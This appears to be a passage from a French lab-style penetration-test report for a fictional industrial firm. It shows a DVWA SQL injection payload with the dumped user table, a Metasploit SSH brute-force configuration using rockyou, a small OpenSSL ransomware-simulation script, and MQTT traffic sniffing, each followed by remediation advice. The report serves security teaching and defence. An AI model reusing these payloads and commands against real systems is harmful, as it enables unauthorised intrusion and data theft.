
3. Identifier le point d'injection

Champ 'User ID' dans le module SQL Injection - absence de validation des entrées

4. Exécuter le payload d'injection

' OR '1'='1

Payload classique de bypass d'authentification et extraction de données



Résultats obtenus

L'injection SQL a permis d'extraire l'intégralité de la table utilisateurs

ID	Prénom	Nom	Statut
1	admin	admin	Compte administrateur compromis
2	Gordon	Brown	Compte utilisateur exposé
3	Hack	Me	Compte de test (mauvaise pratique)
4	Pablo	Picasso	Compte utilisateur exposé
5	Bob	Smith	Compte utilisateur exposé

Analyse et impact pour TechnoSite Industrie

Vulnérabilité exploitée	Injection SQL
Impact technique	Extraction complète de la base de données utilisateurs
Impact business	Fuite de données personnelles (violation RGPD)
Niveau de risque	CRITIQUE - Vulnérabilité OWASP Top 10 #3, permet accès direct aux données et potentiellement au système

Recommandations de remédiation

- **Requêtes préparées** : Remplacer toutes les requêtes SQL
- **Validation des entrées** : Implémenter une whitelist de caractères autorisés
- **WAF applicatif** : Déployer un Web Application Firewall
- **Principe du moindre privilège**

ATTAQUE 4 : Connexion SSH

Objectif	Utiliser les credentials obtenus par phishing pour accéder au réseau et démontrer la possibilité de mouvement latéral vers la zone OT.
Prérequis	Credentials valides (obtenus via Attaque 1), Metasploit Framework, connectivité réseau
Cible	Serveur IT 192.168.195.168 puis pivot vers zone OT (10.0.0.0/24)

Étapes d'exécution

1. Lancer Metasploit Framework

msfconsole

Console d'exploitation pour automatiser l'attaque

2. Charger le module SSH

use auxiliary/scanner/ssh/ssh_login

Module de brute-force/validation SSH

3. Configurer les paramètres d'attaque

set RHOSTS 192.168.195.168 set USERNAME clement_idir set PASS_FILE /usr/share/wordlists/rockyou.txt

Utilisation du username obtenu par phishing + dictionnaire de mots de passe

```
msf6 auxiliary(scanner/ssh/ssh_login) > show options

Module options (auxiliary/scanner/ssh/ssh_login):

   Name              Current Setting  Required  Description
   ----              ---------------  --------  -----------
   ANONYMOUS_LOGIN   false            yes       Attempt to login with a blank username and password
   BLANK_PASSWORDS   false            no        Try blank passwords for all users
   BRUTEFORCE_SPEED  5                yes       How fast to bruteforce, from 0 to 5
   CreateSession     true             no        Create a new session for every successful login
   DB_ALL_CREDS      false            no        Try each user/password couple stored in the current database
   DB_ALL_PASS       false            no        Add all passwords in the current database to the list
   DB_ALL_USERS      false            no        Add all users in the current database to the list
   DB_SKIP_EXISTING  none             no        Skip existing credentials stored in the current database (Accepted: none, user, user&realm)
   PASSWORD                           no        A specific password to authenticate with
   PASS_FILE                          no        File containing passwords, one per line
   RHOSTS                             yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT             22               yes       The target port
   STOP_ON_SUCCESS   false            yes       Stop guessing when a credential works for a host
   THREADS           1                yes       The number of concurrent threads (max one per host)
   USERNAME                           no        A specific username to authenticate as
   USERPASS_FILE                      no        File containing users and passwords separated by space, one pair per line
   USER_AS_PASS      false            no        Try the username as the password for all users
   USER_FILE                          no        File containing usernames, one per line
   VERBOSE           false            yes       Whether to print output for all attempts


View the full module info with the info, or info -d command.
```

4. Exécuter l'attaque

run

Le mot de passe faible est trouvé rapidement dans le dictionnaire

5. Établir la session SSH

Session SSH ouverte avec succès (192.168.195.168) - Accès shell obtenu

```
[*] SSH session 1 opened (192.168.195.1
[*] Scanned 1 of 1 hosts (100% complete
[*] Auxiliary module execution complete
```

Résultats obtenus

L'attaque par bruteforce a réussi en quelques minutes grâce à l'utilisation d'un mot de passe faible

Élément	Résultat
Hôte compromis	192.168.195.168 (Zone IT)
Méthode d'accès	SSH session via credentials phishing + brute-force
Temps de compromission	< 5 minutes (mot de passe dans top 1000 rockyou)
Niveau d'accès obtenu	Shell utilisateur
Pivot OT possible	Oui - Routage vers 10.0.0.0/24 accessible depuis la machine

Analyse et impact pour TechnoSite Industrie

Vulnérabilité exploitée	Politique de mots de passe faible + absence de MFA + segmentation réseau insuffisante entre IT et OT
Impact technique	Accès shell sur serveur IT
Impact business	Compromission de la chaîne de confiance IT/OT
Niveau de risque	CRITIQUE - Démontre la chaîne d'attaque complète : phishing → accès IT → pivot OT

Recommandations de remédiation

- **Politique mots de passe** : Minimum 14 caractères, complexité obligatoire
- **MFA** : Authentification multi-facteurs obligatoire
- **Segmentation IT/OT**
- **Bastion SSH**
- **Détection brute-force** : Fail2ban

ATTAQUE 5 : Ransomware Simulé

Objectif	Tester la résilience de l'infrastructure face à une attaque de type ransomware
Prérequis	Accès SSH établi (Attaque 4), script de simulation ransomware, fichiers de test
Cible	Système de fichiers du serveur compromis (simulation contrôlée)

Étapes d'exécution

1. Créer le script de simulation ransomware

```
#!/bin/bash
set -e

DIR="$(dirname "$0")"
F="$DIR/ranso.txt"
E="$DIR/ranso.txt.enc"
K="$DIR/key.key"
IV_FILE="$DIR/iv.txt"

echo "Test AES-256" > "$F"

openssl rand -hex 32 > "$K"
IV=$(openssl rand -hex 16)

openssl enc -aes-256-cbc -in "$F" -out "$E" -K "$(cat "$K")" -iv "$IV"
echo "$IV" > "$IV_FILE"

rm "$F"

read -p "Entrée pour déchiffrer..."

openssl enc -aes-256-cbc -d -in "$E" -out "$F" -K "$(cat "$K")" -iv "$(cat "$IV_FILE")"

echo "Contenu récupéré :"
cat "$F"
```

Script utilisant OpenSSL pour chiffrement AES-256-CBC (simulation non destructive)

2. Exécuter le script

bash ranso.sh

Chiffrement du fichier test avec suppression de l'original

3. Vérifier le chiffrement

cat ranso.txt.enc

Le contenu est désormais illisible (données chiffrées)

```
┌──(clement㉿Kali)-[~]
└─$ cat ranso.txt
Ceci est un test d'un fichier avec cryptage

┌──(clement㉿Kali)-[~]
└─$ bash ranso.sh
Entrée pour déchiffrer...^C

┌──(clement㉿Kali)-[~]
└─$ cat ranso.txt.enc
"◆hm ◆◆◆Z\◆V◆

┌──(clement㉿Kali)-[~]
└─$ |
```

Résultats obtenus

Le script de simulation a réussi à chiffrer les fichiers cibles avec AES-256. Cette démonstration illustre l'impact d'un ransomware réel sur l'infrastructure.

Métrique	Résultat
Algorithme utilisé	AES-256-CBC
Fichiers chiffrés	1 fichier test (ranso.txt → ranso.txt.enc)
Clé de chiffrement	Générée aléatoirement (32 bytes hex)
Récupération sans clé	Impossible (chiffrement fort)
Temps de chiffrement	< 1 seconde par fichier

Analyse et impact pour TechnoSite Industrie

Vulnérabilité exploitée	Absence de protection endpoint avancée (EDR), droits d'écriture trop permissifs, pas de segmentation des données critiques
Impact technique	Chiffrement irréversible
Impact business	Arrêt de production, perte de données
Niveau de risque	CRITIQUE - Impact maximal sur la disponibilité et l'intégrité

Recommandations de remédiation

- **Sauvegarde 3-2-1 air-gap** : 3 copies, 2 supports différents, 1 hors-site déconnecté
- **EDR**: Déployer solution de détection comportementale
- **Segmentation données** : Isoler données critiques

- **Plan de réponse** : Procédure de réponse à incident

ATTAQUE 6 : Interception de Trames MQTT

Objectif	Démontrer les risques de l'utilisation du protocole MQTT sans chiffrement en interceptant les données IoT en transit.
Prérequis	Wireshark installé, broker MQTT Mosquitto actif, trafic IoT généré
Cible	Communications MQTT entre capteurs IoT et broker (Zone OT)

Étapes d'exécution

1. Lancer la capture Wireshark

wireshark -i lo -f "port 1883"

Capture sur interface locale, filtre sur port MQTT standard

2. Analyser les trames MQTT

Observer les messages Publish/Subscribe en clair dans le panneau de détails

3. Extraire les données sensibles

Topic: smartcity/lampadaire/42/data - Payload visible en hexadécimal/ASCII

```
Frame 134: 180 bytes on wire (1440 bits), 180 bytes captured (1440 bits) on interface lo, id 0
    Section number: 1
    Interface id: 0 (lo)
        Interface name: lo
    Encapsulation type: Ethernet (1)
MQ Telemetry Transport Protocol, Publish Message
    Header Flags: 0x30, Message Type: Publish Message, QoS Level: At most once delivery (Fire and Forget)
        0011 .... = Message Type: Publish Message (3)
        .... 0... = DUP Flag: Not set
        .... .00. = QoS Level: At most once delivery (Fire and Forget) (0)
        .... ...0 = Retain: Not set
    Msg Len: 92
    Topic Length: 28
    Topic: smartcity/lampadaire/42/data
    Message: 7b226c756d696e6f73697465223a203332302c2022636f6e736f6d6d6174696f6e223a20…
```

Résultats obtenus

L'interception confirme que les communications MQTT transitent en clair, exposant les données des capteurs IoT industriels à tout attaquant positionné sur le réseau.

Élément capturé	Détails
Protocole	MQ Telemetry Transport (MQTT) - Port 1883 non chiffré
Topic intercepté	smartcity/lampadaire/42/data
QoS observé	Level 0 (Fire and Forget) - Pas de garantie de livraison
Données exposées	Payload complet visible : état capteurs, valeurs, timestamps

Authentification	Aucune - Connexion anonyme autorisée

Analyse et impact pour TechnoSite Industrie

Vulnérabilité exploitée	Protocole MQTT v3.1.1 sans TLS, authentification désactivée, topics accessibles sans ACL
Impact technique	Lecture de toutes les données IoT
Impact business	Espionnage industriel (données de production)
Niveau de risque	ÉLEVÉ - Exposition directe des données OT, vecteur de sabotage industriel à faible coût technique

Recommandations de remédiation

- **Activer MQTT over TLS** : Configurer Mosquitto avec TLS 1.3
- **Authentification MQTT** : Activer username/password

4. Matrice de synthèse des risques

4.1 Priorisation des recommandations

Priorité	Mesure	Attaques couvertes	Effort estimé
URGENT	MFA sur tous les accès	Phishing	1-2 semaines
URGENT	Patch OpenSSH (CVE)	Scan, SSH	1-3 jours
URGENT	Sauvegarde 3-2-1 air-gap	Ransomware	1-2 semaines
URGENT	MQTT over TLS + auth	Interception MQTT	3-5 jours
HAUTE	Segmentation IT/OT	Pivot SSH, MQTT	2-4 semaines
HAUTE	WAF + requêtes préparées	Injection SQL	1-2 semaines
HAUTE	Formation anti-phishing	Phishing	Continue
HAUTE	EDR	Ransomware	2-3 semaines

Monitoring SIEM

Installer Wazuh manager + agents sur les VMs

IDS: Deployer Suricata pour detection intrusion

```
┌──(ecoleit㉿kali)-[~]
└─$ sudo apt install wazuh-manager
Installation de :
  wazuh-manager

Sommaire :
  Mise à niveau de : 0. Installation de : 1, Supprimé : 0. Non mis à jour
 : 1811
Taille du téléchargement : 490 Mo
  Espace nécessaire : 1 081 Mo / 10,3 Go disponible

Réception de : 1 https://packages.wazuh.com/4.x/apt stable/main amd64 waz
uh-manager amd64 4.14.4-1 [490 MB]
490 Mo réceptionnés en 47s (10,5 Mo/s)
Sélection du paquet wazuh-manager précédemment désélectionné.
(Lecture de la base de données... 428508 fichiers et répertoires déjà ins
tallés.)
Préparation du dépaquetage de .../wazuh-manager_4.14.4-1_amd64.deb ...
Dépaquetage de wazuh-manager (4.14.4-1) ...
Paramétrage de wazuh-manager (4.14.4-1) ...
```

```
┌──(ecoleit㉿kali)-[~]
└─$ sudo apt install suricata -y
Mis à jour :
  libhwloc-plugins  libhwloc15  libze1

Installation de :
  suricata

Installation de dépendances :
  isa-support         librte-hash26       librte-pci26
  libfdt1             librte-ip-frag26    librte-rcu26
  libhyperscan5       librte-kvargs26     librte-ring26
  libnetfilter-log1   librte-log26        librte-sched26
  librte-argparse26   librte-mbuf26       librte-telemetry26
  librte-bus-pci26    librte-mempool26    libxdp1
  librte-bus-vdev26   librte-meter26      sse3-support
  librte-eal26        librte-net-bond26   sse4.2-support
  librte-ethdev26     librte-net26        suricata-update

Paquets suggérés :
  libtcmalloc-minimal4
```